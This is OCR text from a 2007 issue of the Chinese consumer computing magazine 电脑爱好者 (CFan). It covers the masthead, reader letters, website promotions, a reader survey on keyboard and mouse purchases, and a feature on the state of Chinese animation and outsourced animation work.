
2007 17 VOL288



目录CONTENTS

WWW.CFAN.COM.CN


ATi
Radeon
GRAPHICS

Talent 天生我才



傻博士

系 统

软 件

网 络

硬 件

Knowledge CFan加油站



数字时代

精彩预告

特别话题： 除了打电话发短信，你的手机还能干什么？买手机就要物尽其用，即使我们的手机只值一千元，也要让它能看书、能听歌、能上网、能录音、能摄像、能……

“In”派茶馆： 2999元的24英寸宽屏液晶看上去颇为诱人。下期专题将全面解析市场上的多款24英寸宽屏显示器，精彩多多，千万不要错过！

第17期杂志相关软件索引

	软件	软件说明	页码
荐	Wubi 7.04.04 协助安装	Ubuntu Linux的自由软件	35
荐	Total Uninstall 4.11	免费好用的反安装软件	39
荐	VNN 3.01	内网外网转换平台	41
荐	Cooliris 4.1	链接预览工具	42
荐	快乐影音 3.5	优秀的媒体播放软件	56
荐	UMPTool 4.03	能够对闪盘低格、修复、分区	64
荐	Multime Constructor 0.15	统一管理Java程序	81



热点话题

Guides 明白买电脑



CFan爆料王

电脑爱好者®

Computer Fan

http://www.cfan.com.cn

2007年第17期 总第288期

主管单位 中国科学院
主办单位 北京《电脑爱好者》杂志社
中国计算机世界出版服务公司
编辑出版 《电脑爱好者》杂志编辑部

顾问 郭传杰
社长 陈 梅
总编辑 高 翔

出版部 聂 静(主任)

主编 封立鹏
编辑部主任 张 健
编辑部 何 昊 张 勇 陈荣贵 朱晨旭
拱旭东 张 文 马江华 杜 昕
评测室 西浩铭 商 驰
设计制作部 余文憬(总 监) 胡京燕 陈红侠
发行部 刘丽华(总经理) 顾建林(副总经理)
客户服务部 总 监 姚 雯
副总监 李 隆 米 彬
商务市场部 柳 超(副总监)
网络部 滕大鹏(副主任)

办公新址!


办公/通信地址 北京市海淀区翠微中里14号楼4层(邮编:100036)
北京123信箱(北京《电脑爱好者》杂志社)
E-mail hotline@cfan.com.cn(稿件请投相应栏目信箱)
网址 http://www.cfan.com.cn
总机 010-68130909
广告客户部 010-68250606 / 68251818 / 68258181
读者服务部 010-68258784(周一至周五,9:00~16:30)
E-mail:yougou@cfan.com.cn
邮购自助查询:010-68259307 / 68259457
活动查询 010-68130909 转6629
订阅 全国各地邮局(所)
国内发行 北京报刊发行局
邮发代号 82-512
国外发行 中国国际图书贸易总公司
发行代号 4576SM
刊号 ISSN1005-0043/CN11-3248/TP
印刷 北京外文印刷厂
广告许可证 京海工商广字第0055号
每册定价 5.00元
全年定价 120.00元

本刊法律顾问:北京周涛律师事务所(网站:www.zt148.com.cn)
电话:010-63141013 13366185341

本刊如有印刷质量问题(错页、掉页、残页等),请您与我们联系,我们负责调换。E-mail:publish@cfan.com.cn

厂商广告中的数据全部由厂商提供





打开电脑，电子日历自动提醒：教师节将伴随凉爽的秋风而至。如此重要的节日，怎能忘记？

我们能否用虚拟技术，回到当年那快乐的课堂，每一个章节都仿佛在我面前打开了一扇窗……传播知识，就是播种希望，播种幸福，播种理想，播种力量。您讲课的语言，悦耳像叮咚的山泉，亲切似潺潺的小溪，激越如奔泻的江流……我们习惯了把雨露吸收，沐浴您脸上的暖流，宁静的课堂，总能听见生命拔节的声响。

您的爱，太阳一般温暖，春风一般和煦，清泉一般甘甜。

您给了我们一杆生活的尺，让我们自己天天去丈量；您给了我们一面模范行为的镜子，让我们处处有学习的榜样； 您是火种，点燃了学生的心灵之火；您是石级，让学生一步步踏实地向上攀登；您像一支红烛，为后辈献出了所有平凡却神圣的热和光！

沿着理想的源头，我们不懈追求。羽毛丰韧的我们，开始像雄鹰冲上蓝天。发一份电子贺卡，做一本电子相册，准备一支电子粉笔，推荐一个教学管理软件……亲爱的老师，请您笑纳。记忆永远存盘，不断升级自我，敬爱的老师，再请您批阅我们人生一份份更精彩的答卷。



“改版面对面”读编交流会写真

8月初那个阳光明媚的下午，编辑部迎来了十多位热心读者。仅仅是和小编亲密接触吗？不，他们是带着任务来的——给杂志改版提建议来了！

最真诚的倾听、最深入的交流、最可口的美食、还有诱人的奖品……从刚上初中的学生，到已经退休的老人，从IT技术人员，到医务工作者，从两三年CFan情缘，到十多年老铁杆粉丝。大家畅所欲言，忘记了时间，只希望用最真诚的建议进行最深入的探讨（见图）。



公告

改版大家都有份：《电脑爱好者》新口号征集！

“一本大家都能看懂的电脑杂志”，对于这句口号各位一定再熟悉不过了。

好东西，常变常新。随着时代的发展和需要的变化，这句口号是否需要发生变化呢？

更时尚、更贴切、更响亮的口号就在你心里，快快开动脑筋，为自己心爱的杂志想一句更完美的口号吧！如果被选中，不说丰厚大奖，光是自己的灵感每期在封面上印这么多份，该是多么有成就感的事情！

亲爱的读者们，赶快登录http://blog.cfan.com.cn/index.php/197108/action_viewspace_itemid_123643直接跟帖吧，小编们正等着各位的好创意呢！

CFan视频宣传片征集脚本

走过路过不要错过！CFan视频宣传片系列即将火热出炉！小编们也过了一把“触电”瘾，亲自主演，亲自编导剪辑，众人操刀，智慧与幽默的火花在闪光！

很想一睹为快？什么内容？嘘……这是不能说的秘密。赶紧登录近期爱好者网站，绝妙创意，无限精彩，等你来！

另寻觅智囊团编剧若干，请把你拍脑袋得出的好灵感通过邮件告诉我们dubian@cfan.com.cn，一旦采用，即有大奖奉送！

读编热线

吉林 陈星宇

我主要从事反病毒和数据恢复工作，是咱们杂志最忠实的粉丝。

上学的时候，我每天中午都要去图书馆看书，有一天我发现了《电脑爱好者》，看完后我的心里只有一种想法：这下终于找到我想要东西了！平时我对计算机知识的求知欲很强，总是觉得没有一本书是那么完美，现在OK了！每一期我都要仔细阅读，详细地做笔记，生怕丢掉了什么重要的知识……

小爱：不少读者都来信提过做笔记的“秘籍”。确实，抓住杂志里的重点，进行再加工，就像机器猫把书页印到面包上一样，吃下去，温故知新，更有利于消化和吸收。现在我们比较好奇的是，各位的笔记是什么样的呢？能否拍成数码照片或者把你的记录心得写下来，与大家分享呢？期待你的邮件。

编辑部的故事

（选题会上）

“这是回音壁的来信：我是一个64位的老读者……”

“哈哈，年龄是按‘位’算的。”

“我打算做个Windows鬼吹灯系列。”

“天哪，简直是Windows鬼吹牛。”

“好，这个选题变红色。”

“不是吧……”

“我的意思是不是枪毙，是今天枪毙。”

（某选题引起激烈争论）

“对方辩友请注意！”

“这不是一个人在战斗！”

“这个关于笔记本的选题不够全面。”

“已经过于实用了，本人亲身体验，就是靠这招活到现在。”

“他一出生就抱着个本本。”

《电脑爱好者》、《电脑爱好者》(普及版)杂志获国家级"百种优秀期刊"殊荣

作为IT普及媒体领域的领跑者，《电脑爱好者》和《电脑爱好者》（普及版）杂志最近入选了由国家新闻出版总署和中国人民解放军总政治部宣传部评选的一百种优秀期刊名单。在今后的一年中，《电脑爱好者》和《电脑爱好者》（普及版）杂志将参加"百种优秀期刊进连队"活动，为解放军指战员提供大量刊物进行阅读，提高部队的电脑应用水平。

此次活动由新闻出版总署报纸期刊出版管理司及中国人民解放军总政治部宣传部新闻出版局联合举办，旨在增强优秀期刊在解放军官兵中的影响力，向常年坚守祖国边防、海防、保卫国家人民安全的边海防连队官兵送上一份真挚的礼物，以此纪念中国人民解放军建军八十周年。

对于《电脑爱好者》《电脑爱好者》（普及版）杂志入选从全国近万种期刊中评选出的"百种优秀期刊"，《电脑爱好者》杂志社社长陈梅认为这体现出爱好者品牌强大的号召力和在解放军官兵中的影响力，证明了《电脑爱好者》和《电脑爱好者》（普及版）在IT期刊中首屈一指的地位，希望部队官兵们能和我们数百万读者一起学习成长、成才、成功。

《电脑爱好者》、《电脑爱好者》（普及版）进连队的活动，开创IT普及媒体与解放军官兵直接沟通的先河。同时获此殊荣的还有《读者》、《故事会》等杂志。

《电脑爱好者》杂志社总编辑高翔表示，《电脑爱好者》入选国家级"百种优秀期刊"殊荣，是和我们始终贯彻科普兴国的方针分不开的。杂志社将利用这次机会，进一步加强和部队读者的互动，针对广大指战员反馈的需求和问题，杂志社将认真研究解决，为部队读者送去最实用的信息，为科技强军做出更大贡献。

寻找CFan人

CFan：我的精神支柱

■浙江/李统锦

2005年我读高一，学校开设了计算机课程，我在茫茫书海中认识了CFan，开始坚持购买。时间慢慢过去，终于从"n个菜"慢慢减到"菜"啦！

有时买回来一两天就看完了，我发愣了，好像少了点什么，难受啊，真想让CFan出周刊。

我是个身体有缺陷的人，但从来没有认为自己是残疾人！按理来说我下学期就是大学生了，可是我妈妈没有让我读大学，我很失落，我不知道以后自己能为社会做点什么。幸好，在我失落的时候还有本CFan在旁边，我拿起CFan，有些文章让我重新燃起了希望，因为我相信网络这个世界或许还需要我，我或许能为网络世界做点什么，我相信茫茫网海，会有我立足的地方，我要寻找属于自己的天空……

我会好好加油的，CFan也要加油哦！

小爱：坚强的意志，乐观的态度，执著的精神，当你用热情去拥抱生活，生活也会毫不吝惜地还你无数个微笑！前方的道路有无数条，才华在哪里都可以绽放。在你成长的道路上，CFan将伴你左右，为你默默祝福！成功的彼岸就在前方！所有困难统统靠边站吧！

CFan：十多年相伴的老朋友

■北京/余跃新



各位读者，你们有《电脑爱好者》的创刊号吗？我有。

原来我从事自动化仪表的维修保养工作，90年代初，计算机开始逐步大量进入我国，我的工作性质决定了比较早地接触计算机。受计算机强大功能的吸引，天生的求知欲驱使我非得把它弄个明白不可。国内出了一种以美国苹果二型机为蓝本的中华学习机一型，尽管我每月收入仅40多元，但还是一咬牙花1100元（含一独立单面单密度软盘驱动器）买下了这台"天价"计算机。正是靠着这台现在根本看不上眼的东西，我的计算机知识有了飞快提高，在单位里渐露头角，开始负责管理和维护单位里的电脑。

当时正好陆续发行了几种计算机普及的报刊，《电脑爱好者》、《电脑报》和《中国电脑教育报》都成为我涉猎汲取知识的对象。由于报纸太散不便于保管，再加上电脑爱好者的办刊宗旨与我不谋而合，从创刊号开始，我就逐渐专注并只订阅《电脑爱好者》。后来我当上了生产车间主任，计算机成了我的业余爱好，但我依然坚持订阅。

后来电脑逐步进入家庭，遇到别人请教的而杂志正好讲过的问题，我总爱带着杂志上门帮助别人。主任亲自帮员工修电脑，给员工分派任务后，员工能不积极完成吗？《电脑爱好者》对我树立领导威信起到了一定的良好影响。

我从上个世纪90年代中期开始触网，先是去网吧尝鲜，每小时15元，家中电脑装猫后，用电话上网，电话费蹭蹭地长。

后来，稀饭论坛建立没多久，我就注册成了一名稀饭食客，最常去两个地方：读编交流和水区。最开始，我与稀饭论坛的交流（交锋），是对论坛屏蔽了一个字的看法。网站编辑的态度都出奇的好，耐心地跟我解释，让我非常佩服，从此我成了稀饭论坛的常客。

现在我是"本友会"的版主。论坛里有大量的新鲜血液，有许多年轻有为、肯于奉献、乐于助人的生力军。正是在一茬接一茬的兼职版主、专职版主以及编辑人员的共同努力下，才使稀饭论坛逐渐成了电脑爱好者们的乐园。

世上有很多不确定因素，但有两件事我一定会继续做：稀饭杂志继续看，稀饭论坛常常来。

小爱：这就是论坛里很活跃的"大鱼一条"，他那旺盛的精力、直率的个性和年轻的心，让我们深深感动。在此，我们也征集珍藏创刊号的读者，十多年的感情，十多年的牵挂，十多年的故事一定很多很多。请把精彩写下来！让我们一起见证岁月的成长！CF [DB01]



爱好者 cfan.com.cn 首页 • 学院 • 数码 • 硬件 • DIY • 办公 • 台式机 • 原创 • 作者专栏 • 教程 • 访谈 • 调查 • 小游戏 • 音乐 • 壁纸 • 论坛 • 博墅

爱好者网站秋日热点聚焦

请登录school.cfan.com.cn/cfan/200717，进入本期导航专页。

爱好者网站，IT知识与信息普及的乐园！最近又有不少新频道上线，更丰富的内容，更生动的形式，更多志同道合的朋友……金秋，快到爱好者网站来收获吧！

电影频道上线 http://www.cfan.com.cn/movie

随着宽带的普及与带宽的加大，网络视频越来越受到用户的喜爱与推崇。但目前的网络鱼龙混杂，病毒横行，想找点绿色、安全、免费的电影是越来越难。为解网友的燃眉之急，爱好者网站电影频道诞生了，欢迎大家测试。

Flash 小游戏频道全新改版上线 http://play.cfan.com.cn

现在的游戏越做越大，越做越复杂，想找像当年黑白机那样容易上手、简单有趣的小游戏反而不容易。适当玩玩能松弛一下紧张的神经，现在想找这类小游戏的朋友有去处了！

壁纸频道隆重上线 http://www.cfan.com.cn/desk

作为电脑的常规装备——壁纸，爱好者网站绝对有义务帮大家收集更多、更好的资源。快去逛逛吧！

硬件 DIY 频道上线 http://www.cfan.com.cn/diy

精选编辑装机方案，最新硬件产品信息，专业的硬件购买指导，尽在 DIY 频道！

硬件办公频道上线 http://www.cfan.com.cn/oa

最新的资讯，最全的产品信息，企业办公方案解决的首选，不要错过！

硬件台式机频道上线 http://www.cfan.com.cn/computer

提供最新、最快、最热的台式机信息，卓越的品质，高效办公娱乐解决方案，缔造最专业的台式机频道。

菜鸟必备：电脑常识、技巧、优化、故障

http://school.cfan.com.cn/zhuanti/cainiao 推荐指数：★★★★★★

进行基础操作时，菜鸟会遇到很多头痛的问题，如浏览器故障、病毒问题等，而本专题就是为这类菜鸟所准备的。如何能让自己的打字速度很快？有输入法技巧；在使用操作系统时遇到了问题？有系统故障解决技巧；浏览器不听话了？有浏览器故障解决技巧……

•入门常识 •网络知识 •操作系统 •浏览器故障 •木马病毒 •系统优化



http://school.cfan.com.cn/zhuanti/8749 推荐指数：★★★★★★

“最牛小强病毒出现了！”面对近日出现在网络上的强力病毒“8749”，网友在反病毒论坛上惊呼。近日悄然席卷网络的“8749”病毒，采用了上半年毒王 AV 终结者的一些最新的病毒攻击技术，百杀不死，确实很像顽固的蟑螂“小强”……

•8749 病毒专杀 •8749 病毒解决方案

博墅欢乐游

- ◆黑客常用的各种命令
- ◆携程旅行网 CEO 梁建章
- ◆如何拥有完全属于自己的博墅模板
- ◆知情人士称，顶级黑客年收入超过千万元
- ◆某人的工作总结和工作计划
- ◆奔驰小精灵的警车世界
- ◆猪头爆笑网络用语（笑不死你才怪！）
- ◆测测你如何感觉爱的存在
- ◆闹钟与你的人际关系

论坛万花筒

- ◆手机爆炸案 摩托罗拉称若有责定赔
- ◆智能手机用 GPS 最详尽介绍
- ◆电脑安全二十招秘技
- ◆玩 QQ 宠物八大秘笈绝招
- ◆夏季手机保养小贴士
- ◆制作 Ico 格式的图片
- ◆第 2 次买本本你会买什么？
- ◆影子系统揭秘
- ◆注册表解禁九大绝招
- ◆绝对精彩的 XP 完美优化

热心网友



yier：狂笑！感谢你们给了我这个机会露脸。我最近刚刚考上大学，收到通知书的同时也收到 CFan 的好消息，真是双喜临门。感谢 CFan 几年来对我的帮助，正是这些年来的积累，让我由一个一无所知菜鸟变成一个掌握了不少知识的老鸟。



kdan：不知不觉，加入到 CFan 大家庭已经一年多了。我在这里学到了很多东西，甚至包括做人，让我渐渐地成长起来！论坛就像社会的一个缩影，又可以展现最本质的自己！我被 CFan 和谐的气氛所感染，越来越喜欢这个家！上网的时候总要打开爱好者网站，关注着这里的一切。

我开博墅一年多了，得到很多朋友的支持。davelv、yier 给了我很多鼓励，让人感动！希望能结交更多的朋友！

大家如果有什么问题需要交流，请给网站编辑大锅饭写信（lkjiang@cfan.com.cn）。

CF [DB02]

2007年度CFan读者购买意向调查报告

键盘、鼠标类

● CFan数据分析师/**李春艳**　● CFan评测室/**商驰 西浩铭**

本次调查共收到问卷642份，有效问卷631份，样本有效率98.3%。

查看全部报告信息请登录爱好者网站：http://www.cfan.com.cn/vote/

拥有情况


在本次调查中，约有28.6%的读者使用品牌机，除此之外，使用键鼠套装的读者和分别购买键鼠的读者相差不是很明显。由于键鼠套装在价格上有优惠，在外观上更匹配，因此不少读者在攒机时更倾向于购买套装。

键鼠品牌


在CFan读者使用的键鼠套装中，有28.1%的品牌是罗技，19.1%是双飞燕，其次是明基11.6%，微软和多彩的市场占有率分别是9.5%和9.0%。在CFan读者用户群众，这五大品牌占据全部键鼠套装市场份额的77%左右。当读者分别购买键盘和鼠标时，他们仍然很倾向于购买罗技或者双飞燕的鼠标，二者的市场占有率均在20.9%左右，排在第三、四位的是联想和微软；读者喜欢购买的键盘品牌有罗技、双飞燕、明基等。

无线键鼠

在全部参与调查的读者中，使用的无线键盘的比例仅占1.9%，使用无线鼠标的比例更小，约为1.3%。无线键盘、鼠标的市场保有率如此低，这与无线键鼠产品进入市场较晚，价格相比有线键鼠高出许多，但在灵敏度和使用寿命上又低于后者等因素有关，因此综合性价比等因素，绝大多数读者不认为现阶段无线键鼠是装机的首选配备。



▲无线键盘鼠标的市场占有率



▲CFan读者购买的键盘鼠标

键盘类型

本次调查中询问了大家正在使用的键盘是104键位的标准键盘，还是有多媒体快捷键或者手写板等特殊功能的键盘。经调查发现，约71.7%的读者目前使用的是标准键盘，大约28.3%的读者使用的是特殊键盘。其中16.3%的读者使用集成快捷键的多媒体键盘，7.6%使用的是左右手键区分开的人体工学设计键盘，有手写板或者集成鼠标功能键盘的使用者都很少，均不足2%。

键鼠价格

在CFan读者分别购买的键盘和鼠标中，键盘的平均价格要略高于鼠标的均价。约有32.3%的读者购买的鼠标在50元以下，但价格在50元以下的键盘比例约为20.9%；键盘价格在50-100元之间的比例高达57.6%。键鼠套装的购买价多数在100~200元之间。

最喜爱品牌


在读者喜爱的鼠标品牌中，罗技以69%的高支持率占据第一位，这充分体现了罗技作为鼠标键盘外设一线品牌的实力。喜爱微软鼠标的读者也达到36.2%，但由于微软鼠标均为高端产品，因此市场占有率交较低。双飞燕、明基、多彩等也是读者比较喜欢的鼠标品牌。读者最喜欢的键盘品牌和鼠标的基本一致。

购买需求

参加本次调查的读者，认为装机时鼠标键盘“需要多花费一些，选择舒适好用的”和“不必花费太多，能用就行”的各占一半。不同年龄段的读者在键鼠花费问题上的看法差异较大，随着年龄增长越来越多的人认为应该购买更舒适的键鼠外设。键盘、鼠标是操作电脑的必备工具，现代办公环境使得许多人每天都在敲击键盘、滑动鼠标，由于姿势不正确引起的肌肉关节损伤发病率呈逐年上升趋势，因此在鼠标键盘上多支出一些，购买符合人体工学设计的产品，更有利于使用者的健康。

购买时注重因素

80%以上的读者在购买鼠标、键盘的时候最注重的是手感，仅有24%左右的读者对键鼠的体积有要求。读者购买鼠标时最关系的三个因素是手感、灵敏度和品牌。在灵敏程度方面，读者显然对鼠标的要求比键盘的高，这也是他们较关心鼠标品牌的原因。与之相反的是，价格是影响键盘购买的重要因素之一。




▲CFan读者购买键盘鼠标时注重因素

键盘多媒体快捷键的功用

在本次调查读者中，约有16%使用的是集成了上网、音乐播放等快捷键的多媒体键盘。这些读者中48.5%认为多媒体键盘比较有用或非常有用，但也有32%认为快捷键用途一般。

将读者的年龄作为分组依据，分析年龄与使用多媒体键盘之间的关系可以发现，25~30岁的读者多数都认为多媒体键盘的快捷键不太有用。当读者年龄越低，他们使用多媒体快捷键的人数比例就越高。这种现象是因为年龄较大的读者们接触电脑的时间比较长，使用标准键盘的时间比较久，因此习惯了用鼠标点击等方式打开文件或网页。



▲不同年龄段读者对多媒体功能键有用程度的评价

《奇异家族》宣传片

中国动画，灵魂拯救之战

Tag 国产动画片、原创、动画代工、福娃、奥运 CFan新视界

本刊记者/**杜昕**

如今，随着计算机技术越来越与动画片融合，动画产业不仅为我们提供了数十万的人才需求，也展现着高端科技与本土文化融合的魅力。然而，与1926年，中国第一部动画片《大闹画室》，1961年誉满全球的《大闹天宫》和1979年出品的《哪吒闹海》，1984年堪称经典的《黑猫警长》和1986年的《葫芦兄弟》相比，80年后的中国动画在观众心目中已经被定势为“粗制滥造”、“缺乏创意”、“没劲”……似乎国产动画片的辉煌已远远留在了上个世纪。我们拿什么呈现给已被日美动画训练得百般挑剔的观众？拿什么推动国内动画产业的发展？拿什么拯救中国动画？

四代人看动画

90年代：

唐吉：国内的动画片越来越不吸引人了，这就和好多电视剧一样，一说《西游记》，大家首先想到的还是老版本。新版本的《西游记》虽然加了很多特效，制作更精良了，却不如老版本的反响好。国内的动画片从技术上来说，不逊于国外的一些动画片，可是要看内涵和创意，大家就觉得一般。国外动画我喜欢《蜡笔小新》、《名侦探柯南》、《猫和老鼠》、《灌篮高手》。

福娃动画，明日“昙花”？

2007年8月8日，对中国动画界来说，是个值得纪念的日子。在第29届北京奥运会倒计时一周年之际，世界上第一部以奥运吉祥物为主角的国产原创动画片《福娃奥运漫游记》播映了。北京奥组委授权，制作费北京市政府全部埋单，资深动画人撰稿并导演以及全明星配音阵容……令这部动画片打从创作之初就从头到脚围绕着各种光环。前所未有地整合了多方优势，奥运福娃被很多圈内人看做是中国动画的一次转机。

那么，这部投入5000万元的动画片果真能拯救国产动画于水火吗？深谙国内动画市场运作的北京电影学院动画学院院长孙立军对记者说，虽然“这部动画的市场反应肯定不会差”，因为福娃已经被人们熟知了。但是，正因为它的指向性过于明确，他担忧福娃动画片在奥运会后很难被记住。而像变形金刚、米老鼠这样风靡几十年而不衰的动画形象，正是通过发行图书、玩具、服装等衍生产品，来完成其赢利模式的。

另外，奥组委有着很多严格的限制条款，禁止商业用途这一条，对制作者的限制很大。授权前要签合约，如版权不属于制片方，不许进行冠名广告，不许进行音像制品销售，做福娃的衍生产品更别想了。不过，孙立军补充说，如果能继续流传下来，则对整个动画产业会有很大贡献。


四代人看动画

80年代：

周璐：我不看中国动画片，感觉傻乎乎的还在角色脸谱化上大做文章，妖精就一定是坏的，孙悟空打死每一个妖精就一定是大快人心，众人拍手叫好的。为什么就不能有只善良的妖精，他冒着生命危险吃唐僧肉是迫不得已，比如为了自己得了绝症快要死的孩子？国外的动画片印象深的有，《圣斗士星矢》、《太空堡垒》、《变形金刚》、《机器猫》、《忍者神龟》。



《福娃奥运漫游记》不同于以往的动画，无论2D还是3D环节，都采取了纯电脑制作的方式。在2D人物完成后，直接拿到3D场景中合成。



代工，中国动画说不出的痛

很多中国人都看过《猫和老鼠》、《樱桃小丸子》等动画片，但几乎无人知道，它们竟出自国人之手。20多年来，中国人一直默默无闻地为世界动画做着代工。从全球范围的历史来看，代工也并不等于没发展，日本正是由于美国从70年代开始让其代工动画片，加上其原来就很深的漫画功底，做出了自己的民族特色。中国台湾和韩国也在上世纪70年代承揽了美国相当多的加工制作。如今，中国内地早已超越韩国、中国台湾，成为全球最大的动画加工地！

杭州飞龙动画的一位负责人对记者说，“我们在技术方面和国外没有差异，他们用的设备我们也在用。”同是国内动画先锋，但主张原创的北京其欣然数码科技“其卡通”导演赵斌对记者说，以前，业内人士总认为代工只是低级加工，但“随着动画制作越来越紧密地与电脑科技结合在一起，代工的水平很大程度上由电脑软件操作的水平决定。在这个层面上，国内的水平并不低，所以很多国外的动画片，不仅将中间画（动作中间过程）及上色交给国内代工，甚至将关键帧（决定动作去向）也交给国内。”

尽管这样，由于越来越激烈的竞争，全球的动画代工业更多流向印度及东南亚等成本更低的国家。中国的代工企业只能一再缩减成本，赵斌说，“最大的问题是，代工与本土原创的理想仍是相去甚远！”



杭州是中国最早出现动画加工的地区之一。杭州飞龙动画创立于1988年，是以替日本动画加工为目的的日本独资公司。经其加工的作品有《星矢之冥王篇OVA版》、《Cowboy BebopTV版》、《樱花大战TV版》、《消防员的故事TV版》、《蜡笔小新剧场版》及《PokemonTV版》等。

四代人看动画

70年代：

赵娜：我小时候最喜欢看的国产动画片是《阿凡提的故事》、《葫芦兄弟》。《黑猫警长》也不错，不过有的情节在小的时候觉得比较吓人，比如食猫鼠，还有螳螂夫妇结婚当晚，新郎命丧新娘之口。那个时候最流行的国外动画片是《米老鼠和唐老鸭》，还有《花仙子》、《铁臂阿童木》、《森林大帝》、《聪明的一休》、《鼹鼠的故事》。

原创，插上想象力之翼

那么，中国到底有没有能力制作高水准的原创动画呢？有！已故的《铁臂阿童木》导演手冢治虫曾经万分敬仰地说：“是《大闹天宫》将我真正领进了动画的大门。”我国是最早开发动画片的国家之一，并以简洁、优美的独特艺术风格，在国际动画界极有影响力。“其卡通”导演刘方邈说，不管干什么，我们总是强调人才，可有了优秀的动画人才，中国的动画产业并没有做强做大。“关键还是看创意！”

其实，我们从其制作的《快乐东西》中就能看出来，他们制作的是原创的、精致的动画片。“以前，大家总认为Flash动画是很简单、很粗糙的一种动画形式，今天，我可以带你看看我们做的Flash动画。”刘方邈对记者说。接着，他为记者演示了MTV《解夏》，以及将在2008年与电视观众见面《奇异家族》宣传片等其卡通出品的动画片，这些动画片将2DFlash、3D以及手绘完美地结合在一起，风格有的无厘头，有的重金属，有的则像宫崎骏动画般醇厚、飘逸……

“日本人其实是缺乏想象力的民族，然而他们在完全放开束缚的情况下，可以在以想象力为代表的动画产业上获得世界瞩目的成功，而我们一个聪明的有潜藏巨大想象力的中华民族，应该向他们学习如何更大限度地运用想象力和智慧，去创造和发展自己的动画文化”，刘方邈说，请在这一节放弃我们的民族怨恨，尊重和学习他们成功的文化，让我们更加进步吧。


其卡通导演正在制作《快乐东西》

四代人看动画

60年代：

陈路：我们那个年代动画片不多，但是只要有就是精品。印象最深的是《大闹天宫》、《哪吒闹海》、《天书奇谭》、《孔雀公主》，都是绝对“有中国特色的”。国外的动画片嘛，那个时候还很少引进吧，没什么印象了。



神笔马良是怎样炼成的

实习记者/**王媛**

